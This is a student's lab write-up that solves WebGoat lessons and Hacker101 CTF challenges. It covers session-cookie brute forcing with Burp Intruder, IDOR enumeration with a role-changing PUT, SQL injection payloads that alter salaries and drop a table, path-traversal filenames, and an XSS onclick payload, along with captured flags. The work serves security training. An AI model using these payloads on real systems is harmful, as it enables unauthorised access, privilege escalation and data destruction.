

# IDATT2503 - Exercise 1 - Edvard Berdal Eek

## Task 1:

### A1 Broken Access Control:

- Hijack a session



After inspecting the `hijack_cookies` in the responses from several login requests, I noticed that the first part of the cookie usually increments by one and the, while the second part is seemingly affected by the time.

I then attempted to quickly send multiple requests looking for any increments to the first part that were larger than one, which could suggest that the one inbetween is already in use. I eventually found an increment of two, however the second part had a very large range. I then used the Sequencer tool in Burp Suite which allowed me to send login requests and capture responses from very quickly. I sorted the saved tokens and found two tokens where the first part was incremented by two and the second part had a small range:

80323410761716451**74**-17567216401**49** and 80323410761716451**76**-17567216401**51**

I then put a login request in the Burp Suite intruder tab.

?

Sniper attack

Start attack

Target  ☒ Update Host header to match target

Positions

1

POST /WebGoat/HijackSession/login HTTP/1.1

2

Host: localhost:8080

3

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:142.0) Gecko/20100101 Firefox/142.0

4

Accept: \*/\*

5

Accept-Language: en-US,en;q=0.5

6

Accept-Encoding: gzip, deflate, br

7

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

8

X-Requested-With: XMLHttpRequest

9

Content-Length: 25

10

Origin: http://localhost:8080

11

Connection: keep-alive

12

Referer: http://localhost:8080/WebGoat/start.mvc?username=123qwe

13

Cookie: JSESSIONID=CCCC2BFAB01A363B4696BE98721B9F07; hijack\_cookie=8032341076171645175-17567216401\$49\$;

14

Priority: u=0

15

16

username=123&password=123

This tab allowed me to brute force with requests containing the hijack token set with the suffix on the first part between the other tokens, 75, and within a range from 49 to 51 for the second part.

Payloads

Payload position:

Payload type:

Payload count:

Request count:

Payload configuration

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: ☒ Sequential ☐ Random


From:

To:

Step:

How many:

Which led me to finding the correct hijack token.



## - Insecure Direct Object References



In the second step the response from the view profile request contained to additional fields, role and userId:

```
HTTP/1.1 200
Content-Type: application/json
Date: Mon, 01 Sep 2025 09:49:13 GMT
Keep-Alive: timeout=60
Connection: keep-alive
Content-Length: 104

{
  "role":3,
  "color":"yellow",
  "size":"small",
  "name":"Tom Cat",
  "userId":"2342384"
}
```

Looking at the path in the previous request i predicted that the view profile path would be the same, but with an additional user id: WebGoat/IDOR/profile/2342384.

In the last step i assumed that there would be another userId within the nearest hundred values. I therefore sent the original view profile request to the Burp Suite intruder tab and attempted with incremented userId values.

Which made me find the valid userId 2342388.

5	2342388	200	12	448
6	2342389	200	13	384
7	2342390	200	8	384

Request

Response

Pretty

Raw

Hex

Render

```
1 HTTP/1.1 200
2 Content-Type: application/json
3 Date: Mon, 01 Sep 2025 10:00:12 GMT
4 Keep-Alive: timeout=60
5 Connection: keep-alive
6 Content-Length: 293
7
8 {
9   "lessonCompleted":true,
10  "feedback":"Well done, you found someone else's profile",
11  "feedbackArgs":null,
12  "output":
13    "{role=3, color=brown, size=large, name=Buffalo Bill, userId=2342388}",
14  "outputArgs":null,
15  "assignment":"IDORViewOtherProfile",
16  "attemptWasMade":true
17 }
```

In the repeater i constructed a PUT-request to the url containing the newly found userId, altering the role and color. I had to test a bit before finding out what headers and content were necessary for the task to succeed.

Send

Cancel

<

>

Request

Pretty

Raw

Hex

```
1 PUT /WebGoat/IDOR/profile/2342388 HTTP/1.1
2 Host: localhost:8080
3 Content-Type: application/json;
4 Content-Length: 64
5 Cookie: JSESSIONID=CCCC2BFAB01A363B4696BE98721B9F07
6
7 {
8   "role" : 1,
9   "color" : "red",
10  "userId" : "2342388"
11 }
12 }
```

Response

Pretty

Raw

Hex

Render

## A3 Injection:

- SQL Injection (intro)



I felt it was unnecessary to include pictures from task 2-5, but image above proves completion.  
9)

✓

SELECT \* FROM user\_data WHERE first\_name = 'John' AND last\_name = '  ' or

You have succeeded:

10)

✓

Login\_Count:

User\_Id:

You have succeeded:

11)

✓

Employee Name:

Authentication TAN:

You have succeeded! You successfully compromised the confidentiality of data by viewing internal information that you should not have access to. Well done!

12)

**Employee Name:**

asd

**Authentication TAN:**

asd'; UPDATE employees SET salary='999999999' WHERE auth\_tan='3SL99A

✓

Employee Name:

Authentication TAN:

Well done! Now you are earning the most money. And at the same time you successfully compromised the integrity of data by changing your salary!

13)

**Action contains:**

\*'; DROP TABLE access\_log; SELECT \* FROM employees WHERE '1'='1

✓  
Action contains: `***; DROP TABLE access_log`  
  
Success! You successfully deleted the access\_log table and that way compromised the availability of the data.

- Path traversal



In part 2 i first attempted to edit filename of the image in the request which did not work in here. I then just attempted to travers in the input of the full name which solved the part.

**Full Name:**

Part 3 i intertwined two traversals '../' leading to a total prefix of '....//'. Presumably the programmer tried to patch the issue by just removing a '../' if it exists.


**Full Name:**

Part 4 was the solution i attempted in the first task where i altered the request to contain traversed prefixes in the filename of the image sent.

```
-----WebKitFormBoundaryAdHng5dBz53kPd8L
Content-Disposition: form-data; name="uploadedFileFix";
filename="../../../NobodyWantsToWork.png"
Content-Type: image/png
```


Part 5 of this task led to a lot of problems. For instance, the WebGoat application was no longer accessible until I disabled the proxy I had set up in Firefox for Burp Suite at port 8081. After asking the teaching assistant I was told to rather use the Open in browser functionality in Burp Suite so I wouldn't have to use a proxy.

My solution was the following:



Using the URL-encoded version of `'../../'` with the file name appended.

In addition, when I did disable it and provided the secret, the SHA-512 hash of my username, it gave me the completion without registering the assignment as completed in the colored tabs.



And in part 7 I am advised to contact the helpdesk as the zip was extracted successfully but it fails to copy the file.

**Congratulations. You have successfully completed the assignment.**

Zip file extracted successfully failed to copy the image.  
Please get in touch with our helpdesk.

## Task 2:

- Insecure Direct Object References

Creating a page and moving through different pages i noticed that the pages were directly referenced in the URL with the format: **page/pageld**. I then attempted changing the page id number. This lead me to discover that page 4 was forbidden.

## Forbidden

You don't have the permission to access the requested resource. It is either read-protected or not readable by the server.

I also noticed that when editing a page the URL had this format: **page/edit/pageld**. I then attempted to edit the forbidden page which lead me to the first flag.

[<-- Go Home](#)

## Edit Page

Title:

My secret is  
^FLAG^7973f078e89d30f4ea33058836aa898987cb6e061243594664af54830ae07100\$FLAG\$



## - Cross-site scripting (XSS)

The page claims that scripts are not supported. I first attempted this in the body of the page, which ended up being 'scrubbed'. But editing the page name to contain a script allowed lead to another flag

[<-- Go Home](#)

### Edit Page

Title:

THIS WAS MY PAGE ONCE

Save

 3d1f5ca33d6b1a3e181c7515103.ctf.hacker101.com

^FLAG^01e1b1c5faa0e45978f0d23b23acf5f6d63cde57  
80be8d8ba05b4cc90c502bb6\$FLAG\$

OK

[<-- Go Home](#)

### Edit Page

Title:

Just testing some markdown functionality.

`<button onclick=alert('PLEASE!!!')>Some button</button>`

After clicking the button an alert appeared when i then inspected the page it now revealed another flag!

```
<!DOCTYPE html>
<html> event
  <head>...</head>
  <body>
    <a href=".."><-- Go Home</a>
    <br>
    <a href="edit/2">Edit this page</a>
    <h1>Markdown Test</h1>
    <p>Just testing some markdown functionality.</p>
    <p>
      <button flag="^FLAG^d095fd40e9367fcc3e3f0b1b02b7d5f7acad7adaa9f3a78167003270688f7072$FLAG$"
        onclick="alert('PLEASE!!!')">Some button</button> event
    </p>
  </body>
</html>
```

## - SQL Injection

^FLAG^f51d544f06107a2907e71f89bfca60799d31de68f1670159130ba1db0317f27a\$FLAG\$